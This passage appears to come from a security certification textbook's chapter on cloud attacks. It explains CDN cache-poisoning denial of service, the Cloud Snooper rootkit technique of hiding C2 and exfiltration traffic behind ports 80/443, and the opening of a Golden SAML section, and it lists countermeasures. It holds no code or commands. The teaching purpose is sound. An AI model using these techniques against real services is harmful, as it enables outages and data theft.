Cache Poisoned Denial of Service (CPDoS)/Content Delivery Network (CDN) Cache Poisoning Attack

In a CPDoS or CDN cache poisoning attack, attackers create malformed or oversized HTTP requests to trick the origin web server into responding with malicious or error content, which can be cached at the content delivery network (CDN) servers. Therefore, the malicious or error-based content is cached in the CDN server, which delivers it to legitimate users, resulting in a DoS attack on the target network. A CPDoS attack can occur because of misconfiguration of CDN-protected servers, which results in the storage of web content or pages with error responses from the origin server.

Attackers can use cache poisoning techniques to prevent users from accessing cloud services. A web page or server can become unreachable even if a single HTTP request is cached and poisoned. This attack allows attackers to compromise the target website's online service functionalities.

Steps for CDN Cache Poisoning to Perform a DoS Attack

- **Step 1:** An attacker requests a resource from the target web server by submitting a request containing a malicious HTTP header.
- **Step 2:** If the intermediary CDN server does not have a cache of the requested webpage or resource, the request is forwarded to the origin web server, which returns an error because the request is malicious.
- **Step 3:** The error page is cached instead of the genuine one at the CDN server.
- **Step 4:** Now, instead of the original web page, users receive a cached error page such as "404 Not Found" whenever they attempt to access the resource.

- **Step 5:** The CDN server also broadcasts the same error page across other connected users, making legitimate services unreachable to them.



Attacker
1
Requests a web page by submitting a malicious HTTP request to the server
CDN Server
2
Request sent to the origin web server
Origin Server
3
Responds with an error or malicious content, which is cached at the CDN server
User
4
Requests a webpage
5
Receives an error page such as the "404 Not Found" page


Figure 19.40: Demonstration of a CPDoS attack

Countermeasures:

- Configure the CDN to avoid the caching of HTTP error pages.
- Implement a web application firewall (WAF).
- Monitor and eliminate error pages from the cache.

Cloud Attacks: Cloud Snooper Attack

- Cloud snooper attacks are triggered at **AWS security groups (SGs)** to compromise the target server and extract sensitive data stealthily
- Attackers exploit a weakness in SGs, which are intended to allow only the traffic with destination ports **80** or **443**
- Attackers **install rootkits** either by exploiting weaknesses in traffic filters, supply-chain attacks, or brute-forcing SSH
- Attackers transmit their command and control (C2) packets **masquerading as legitimate traffic**


Attacker
1
Sends specially crafted C2 packets with destination port 80 or 443
AWS SGs
2
Forwards all the packets since they contain destination port 80 or 443
Rootkit
3
Identifies C2 traffic and sends it with source ports 1010, 2020, 6060, 7070, 8080, and 9999
Trojan
4
Target Server
5
Transfers stolen data
6
Reconstructs packets again with source port 80 or 443
7
Retrieves stolen data

Cloud Snooper Attack

Cloud snooper attacks are triggered at AWS security groups (SGs) to compromise the target server and extract sensitive data stealthily. Attackers perform this attack by leveraging a weakly configured firewall or any underlying vulnerabilities. Attackers use various techniques to bypass security controls such as firewalls and gain remote control over the target server.

Attackers exploit a weakness in SGs, which are intended to allow only the traffic with destination ports 80 or 443. Attackers install rootkits either by exploiting weaknesses in traffic filters, supply-chain attacks, or brute-forcing SSH. Attackers transmit their command and control (C2) packets masquerading as legitimate traffic. Then, the installed rootkit intercepts the packets and redirects the commands to the backdoor Trojan. The Trojan executes the malicious activities according to the C2 commands received from the remote machine.

Steps Involved in a Cloud Snooper Attack:

- **Step 1:** Attackers send specially created C2 packets along with normal traffic to the target server with destination ports 80 and 443, fooling the perimeter firewall.
- **Step 2:** The firewall verifies all incoming packets and allows them to pass as all the packets contain 80 and 443 as the destination ports.
- **Step 3:** Now, the listener in the rootkit intercepts traffic towards the server and recreates the packets with source ports 1010, 2020, 6060, 7070, 8080, or 9999. The listener then transmits those packets to the backdoor installed by the rootkit.
- **Step 4:** The backdoor Trojan now performs actions according to the C2 commands and sends the data back to the rootkit after collecting from the target server.

- **Step 5:** The rootkit again reconstructs the received packets with the source ports 80 and 443 to bypass the firewall and exfiltrate data to the attacker. Here, the firewall is again fooled by the rootkit.




Attacker
1
Sends specially crafted C2 packets with destination port 80 or 443
7
Retrieves stolen data
AWS SGs
2
Forwards all the packets since they contain destination port 80 or 443
6
Reconstructs packets again with source port 80 or 443
Rootkit
3
Identifies C2 traffic and sends it with source ports 1010, 2020, 6060, 7070, 8080, and 9999
5
Transfers stolen data
Trojan
4
Target Server

Figure 19.41: Illustration of a cloud snooper attack

Countermeasures:

- Ensure that the network traffic is regularly analyzed.
- Ensure that the web servers are regularly patched.
- Employ a layered security model.



Cloud Attacks: Golden SAML Attack

- Golden SAML attacks are **performed to target identity providers** on cloud networks such as the Active Directory Federation Service (ADFS), which utilizes the SAML protocol for the authentication and authorization of users
- Attackers initially gain administrative access to the identity provider's user profile and **exploit token signing certificates** to generate forged SAML tokens or responses by manipulating the SAML assertions

Golden SAML Attack

Golden Security Assertion Markup Language (SAML) attacks are implemented to target identity providers on cloud networks such as the Active Directory Federation Service (ADFS) that utilize the SAML protocol for the authentication and authorization of users. Attackers initially gain administrative access to the identity provider's user profile and exploit token signing certificates to generate forged SAML tokens or responses by manipulating the SAML assertions. This access can be achieved through session hijacking, privilege escalation, or lateral movement via previously exploited vulnerabilities or 